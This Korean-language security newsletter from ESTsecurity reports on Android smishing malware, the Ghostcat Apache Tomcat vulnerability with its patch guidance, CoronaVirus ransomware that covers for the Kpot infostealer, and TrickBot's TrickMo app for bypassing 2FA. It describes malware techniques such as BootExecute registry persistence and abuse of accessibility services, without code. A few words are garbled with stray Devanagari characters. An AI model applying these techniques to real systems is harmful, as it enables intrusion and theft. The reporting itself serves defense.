
현재 알약에서는 해당 악성 코드를 ‘Trojan.Ransom.Mailto’ 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 [Threat Inside 웹서비스](#) 구독을 통해 확인이 가능하다.

[Trojan.Android.Zitmo]

악성코드 분석 보고서

연초에 발생한 코로나 19로 아직까지 많은 사람들이 힘들어하고 있다. 개인들은 원하지 않는 사회적 거리 두기와 함께 산채, 영화 관람, 외식 같은 평범한 일상에도 많은 제약이 가해지고 있기 때문이다. 이렇게 모두가 힘들게 역경을 이겨내고 있는 가운데 스미싱 공격은 더욱 활개를 치며 코로나 19로 힘든 사람들을 더욱 힘들게 하고 있다.

모바일 청첩장 사칭 스미싱은 코로나 19의 영향으로 한동안 유포가 거의 없었으나 최근 조금씩 유포되고 있는 것이 발견되었다.



[그림] 악성 앱 설치 화면

스미싱의 피해 예방은 매우 간단하다. 문자 내의 URL 링크를 클릭하지 않거나 다운로드한 악성 앱을 설치하지 않으면 된다. 그리고 알약M과 같이 신뢰할 수 있는 백신 앱을 설치하여 사용하는 것도 피해를 예방하는 데 도움이 된다.

현재 알약M에서는 해당 앱을 'Trojan.Android.Zitmo' 탐지 명으로 진단하고 있으며, 관련 상세 분석보고서는 [Threat Inside 웹서비스](#) 구독을 통해 확인이 가능하다.

04

글로벌 보안 동향

Apache Tomcat 서버에 영향을 미치는 위험도 높은 취약점인 GhostCat 발견

GhostCat: New High-Risk Vulnerability Affects Servers Running Apache Tomcat

웹 서버에 Apache Tomcat 을 사용 중일 경우 즉시 서버 애플리케이션을 최신 버전으로 패치할 것을 권장한다. 그렇지 않을 경우 해커가 무단으로 제어하도록 허용할 수 있다. 13 년 동안 공개된 Apache Tomcat 의 모든 버전(9.x/8.x/7.x/6.x)에 기본 구성 상태에서 악용 가능한 심각도 높은 (CVSS 9.8) 취약점인 ‘파일 일기 및 포함(file read and inclusion) 버그’가 존재하는 것으로 나타났다. 이 취약점의 PoC 익스플로잇 (1, 2, 3, 4 등)이 이미 인터넷에 공개된 상태이기 때문에 누구나 쉽게 취약한 웹 서버를 해킹할 수 있기 때문에 더욱 우려된다. ‘Ghostcat’이라 명명되고 CVE-2020-1938로 등록된 이 취약점은 인증되지 않은 원격 공격자가 취약한 웹 서버의 모든 파일의 내용을 읽고 중요한 구성 파일이나 소스 코드를 얻거나 서버가 파일 업로드를 허용할 경우 임의 코드를 실행할 수 있도록 허용한다.

Ghostcat 취약점은 무엇이며 어떻게 동작하는가?

보안 회사인 Chaitin Tech 에 따르면, 이 취약점은 Apache Tomcat 소프트웨어의 AJP 프로토콜이 속성을 잘못 처리하여 발생한다. 사이트에서 사용자 파일 업로드를 허용할 경우, 공격자는 악성 JSP 스크립트 코드가 포함된 파일을 서버로 업로드할 수 있다. 그리고 Ghostcat 취약점을 악용하여 업로드한 파일을 포함시켜 원격 코드 실행으로 이어질 수 있다. AJP(Apache JServ Protocol)은 Tomcat 이 Apache 웹 서버와 통신하도록 하는 HTTP 프로토콜의 최적화된 버전이다.

데모: <https://twitter.com/chybeta/status/1230489154468732928>

이 AJP 프로토콜은 디폴트로 활성화되어 있으며 TCP 포트 8009 에서 수신하지만, IP 주소 0.0.0.0 에 바인딩 되어있으며 신뢰할 수 없는 클라이언트가 액세스할 경우 원격으로 악용될 수 있다. 오픈소스 사이버 위협 인텔리전스 데이터용 검색 엔진인 ‘onyph’에 따르면, 17만 대가 넘는 기기들이 AJP 커넥터를 인터넷에 노출시키고 있었다.

Apache Tomcat 취약점: 패치 및 완화

Chaitin 연구원들은 이 취약점을 지난달 발견하여 Apache Tomcat 프로젝트에 제보했다. 이후 Apache 측은 Apache Tomcat 9.0.31, 8.5.51, 7.0.100 버전을 발표했다. 이 최신 버전은 심각도가 낮은 HTTP 요청 탈취 이슈 2가지 (CVE-2020-1935, CVE-2019-17569) 또한 수정한다. 웹 개발자들은 소프트웨어 업데이트를 가능한 한 빨리 적용하고 AJP 포트를 신뢰할 수 없는 클라이언트에 절대 노출하지 말 것을 강력히 권고한다. 신뢰할 수 있는 네트워크 내에서 사용되어야 하는 정보를 안전하지 않은 채널을 통해 통신할 수 있기 때문이다. 디폴트 구성을 강화하기 위해 9.0.31에서 디폴트 AJP 커넥터 구성에 많은 변화가 적용되었다. 따라서 9.0.31 및 이후 버전으로 업데이트하는 사용자는 구성을 약간 변경해야 할 수 있다. 부득이하게 취약한 웹 서버를 당장 업그레이드할 수 없을 경우, AJP 커넥터를 직접 비활성화 하거나 리스닝 주소를 로컬 호스트로 변경하면 된다.

[출처] <https://thehackemews.com/2020/02/ghostcat-new-high-risk-vulnerability.html>

<https://www.chaitin.cn/en/ghostcat>


새로운 코로나 바이러스 랜섬웨어, Kpot 인포스틸러의 껍데기 역할 해

New CoronaVirus Ransomware Acts as Cover for Kpot Infostealer

CoronaVirus 라는 이름을 사용하는 새로운 랜섬웨어가 WiseCleanser 의 최적화 소프트웨어 및 유틸리티를 홍보하는 것으로 위장한 가짜 웹사이트를 통해 배포되었다. 코로나 19 바이러스에 대한 불안과 걱정이 커짐에 따라, 한 공격자는 코로나 바이러스 랜섬웨어와 Kpot 인포 스틸링 트로이목마로 구성된 악성코드 콕테일을 배포하는 캠페인을 진행하고 있었다.

코로나 바이러스 랜섬웨어, 가짜 WiseCleaner 사이트 통해 배포돼

공격자는 악성코드 배포를 위해 합법적인 윈도우 시스템 유틸리티 사이트인 WiseCleaner.com 으로 위장한 가짜 웹사이트를 생성했다.




[그림 1] 가짜 WiseCleaner 사이트

이 사이트의 다운로드를 활성화되어 있지 않은 상태이지만, 코로나 바이러스 랜섬웨어와 패스워드 스틸링 트로이목마인 Kpot 다운로드 역할을 하는 WSHSetup.exe 파일이 배포되었다. 이 프로그램이 실행되면 원격 웹사이트로부터 다양한 파일을 다운로드하려 시도한다. 현재 이 중 file1.exe 와 file2.exe 만 다운로드 가능한 상태이다.


04 글로벌 보안 동향

하드코딩된 비트코인 주소인 bc1qkk6nwhsxtvp2akunhkke3tjcy2ww2zkk00xa3j 로 보낼 것을 요구한다. 이 주소를 조회한 결과 아직까지 돈을 지불한 사람은 없었다.




[그림 4] 코로나 바이러스 랜섬 노트

이 랜섬웨어는 C: 드라이브의 이름을 CoronaVirus 로 변경한다. 이는 그저 피해자를 놀라게 할 목적인 것으로 보인다.




[그림 5] C: 드라이브 이름 변경

재부팅 후에는 아래와 같이 윈도우가 로딩되기 전 랜섬노트와 동일한 내용이 화면에 표시된다.




[그림 6] 코로나 바이러스 MBRLocker 컴포넌트

SentinelLabs 대표인 Vitali Kremez 는 공격자가 화면을 표시하기 위해 부팅 시 윈도우 서비스를 로드하기 전 %Temp% 폴더에서 실행 파일을 실행하는 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager "BootExecute" 레지스트리 값을 변경하는 방식을 사용한다고 밝혔다.



[그림 7] 수정된 BootExecute 키

45 분 후 잠금화면의 메시지가 변경된다. 하지만 여전히 시스템으로 다시 돌아가기 위한 코드를 입력할 수는 없는 상태다.



[그림 8] 변경된 MBRLocker 스크린

15 분 후 이는 윈도우로 다시 부팅되며 로그인 시 CoronaVirus.txt 랜섬노트를 표시한다. 비교적 낮은 랜섬머니를 요구하며 정적 비트코인 주소를 사용하며 정치적인 메시지를 표시하는 것으로 볼 때 이 랜섬웨어는 금전이 목적이 아닌 Kpot 감염의 껍데기 역할을 담당하는 것으로 의심된다.

정치적 메시지 문구: “미 대통령 선거에 대한 기부금은 24 시간 허용된다.”

BleepingComputer는 패스워드, 쿠키, 가상 화폐 지갑 등을 훔치기 위해 Kpot 인포 스틸링 트로이목마가 설치되었다는 사실을 사용자가 알지 못하도록 하기 위해 이 랜섬웨어 컴포넌트를 이용했다고 추측했다. 이 공격에 피해를 입은 사용자들은 즉시 다른 컴퓨터를 통해 모든 온라인 계정의 패스워드를 변경하는 것이 좋다.

[출처] <https://www.bleepingcomputer.com/news/security/new-coronavirus-ransomware-acts-as-cover-for-kpot-infostealer/>


TrickBot, 모바일 앱 통해 온라인 뱅킹 이중 인증 우회해

TrickBot Bypasses Online Banking 2FA Protection via Mobile App

TrickBot 그룹이 거래 인증 번호를 훔친 후 이중 인증(2FA)을 우회하기 위해 개발한 악성 안드로이드 애플리케이션을 사용하는 것으로 나타났다. IBM X-Force 연구원들은 이 안드로이드 앱을 TrickMo 라 명명했다. 이 앱은 활발히 업데이트되고 있으며, 온라인 뱅킹 세션 내 웹 인젝션을 통해 독일 피해자들의 감염된 데스크톱을 통해 푸시되고 있다. TrickBot 운영자들은 TrickMo 가 피해자의 안드로이드 기기에 설치된 후 OTP, 모바일 TAN, pushTAN 인증 코드 등 광범위한 거래 인증 번호(TAN)에 인터셉트하도록 설계했다.

2019년 9월 처음 발견돼

TrickMo는 CERT-Bund 보안 연구원들에게 처음 발견되었다. 이 연구원들은 TrickBot 에 감염된 윈도우 컴퓨터는 피해자의 온라인 뱅킹 모바일 기기의 전화번호와 타입을 물을 것이라 밝혔다. 이는 가짜 보안 앱을 설치하라는 메시지를 표시하기 위함이다. TrickBot 운영자들은 현재 악성 앱을 독일 타겟에만 푸시하고 있다. 또한 이 악성 앱은 'Avast Security Control' 앱 또는 'Deutsche Bank Security Control' 유틸리티로 위장한다. 일단 앱이 전화 기기에 설치되면, 피해자의 은행에서 보낸 mTAN 이 포함된 텍스트 메시지를 TrickBot 운영자에게 전달한다. 운영자는 추후 이를 사기 거래에 이용할 수 있다.



[그림] Avast Security Control 설치 화면

[이미지 출처] <https://twitter.com/LukasStefanko/status/1242478343754309632/photo/1>

IBM X-Force는 TrickMo의 기능을 분석한 보고서를 발표하며 이 악성코드는 사용자가 자신을 언인스톨 할 수 없도록 하며, 자신을 기본 SMS 앱으로 설정하고, 실행 중인 앱을 모니터링하고, 스크린에 표시되는 텍스트를 수집한다고 밝혔다. TrickMo 모바일 악성코드 분석 결과, TrickMo는 최신 OTP 방식과 특히 독일에서 많이 사용되는 TAN 코드를 무력화하도록 설계되었다. 안드로이드 OS는 권한 및 행동을 거절할지, 승인할지를 묻는 많은 대화창을 표시한다. 사용자는 스크린 내 버튼을 탭 해야 한다. TrickMo는 접근성 서비스를 통해 이러한 스크린을 식별 및 제어하여 사용자가 반응하기도 전에 제멋대로 선택해 버린다. 이로써 안드로이드 트로이목마가 주인에게 전송한 SMS 메시지를 삭제할 수 있기 때문에 피해자는 은행에서 이중 인증 코드가 포함된 텍스트 메시지를 수신했는지 알 수 없다.

다양한 기능

이 악성코드는 재부팅 후 스크린이 켜지거나 SMS를 수신했을 때 자기 자신이 재시작 될 수 있도록 android.intent.action.SCREEN_ON 및 android.provider.Telephony.SMS_DELIVER 브로드캐스트를 기다리는 리시버를 등록하여 감염된 안드로이드 기기에서 지속성을 얻을 수 있다. TrickMo는 분석을 방해하기 위해 심하게 난독 처리되어 있으며, 2020년 1월에는 악성코드가 루팅된 기기나 에뮬레이터에서 실행 중인지 확인하는 코드가 업데이트되었다. IBM X-Force 연구원들은 TrickMo의 다양한 기능 중 주가 되는 부분을 아래와 같이 강조했다.

- 개인 기기 정보 탈취
- SMS 메시지 인터셉팅
- OTP, mTAN, PushTAN 탈취를 위한 타깃 애플리케이션 기록
- 전화 기기 잠금
- 기기의 사진 탈취
- 자가 파괴 및 제거

TrickBot – 지속적으로 업데이트되는 बैं킹 악성코드

TrickBot은 모듈형 बैं킹 악성코드로 2017년 10월 처음 발견된 이래로 새로운 기능과 모듈을 지속적으로 업그레이드한다. 처음 발견 당시에는 민감 데이터를 수집 및 유출하는 बैं킹 트로이목마 기능만을 했지만, 지금은 유명 악성코드 드로퍼로 진화하여 시스템을 위협한 악성코드에 감염시킬 수 있다. TrickBot은 다단계 공격의 일환으로 다른 악성코드를 전파하기도 한다. 그중 하나는 Ryuk 랜섬웨어로, 유용한 데이터 수집 및 탈취가 이미 완료된 상태에서 사용하는 것으로 보인다. 이 악성코드는 기업 네트워크 전체에 전파될 수 있기 때문에 특히 위험하며, 도메인 컨트롤러에 대한 관리자 접근 권한을 얻을 경우 다른 네트워크의 크리덴셜을 얻어내기 위해 활성 디렉토리 데이터베이스를 훔쳐낼 수 있다.

[출처] <https://www.bleepingcomputer.com/news/security/trickbot-bypasses-online-banking-2fa-protection-via-mobile-app/>
<https://securityintelligence.com/posts/trickbot-pushing-a-2fa-bypass-app-to-bank-customers-in-germany/>



(주)이스트시큐리티

(우) 06711

서울시 서초구 반포대로 3 이스트빌딩

02.583.4616

www.estsecurity.com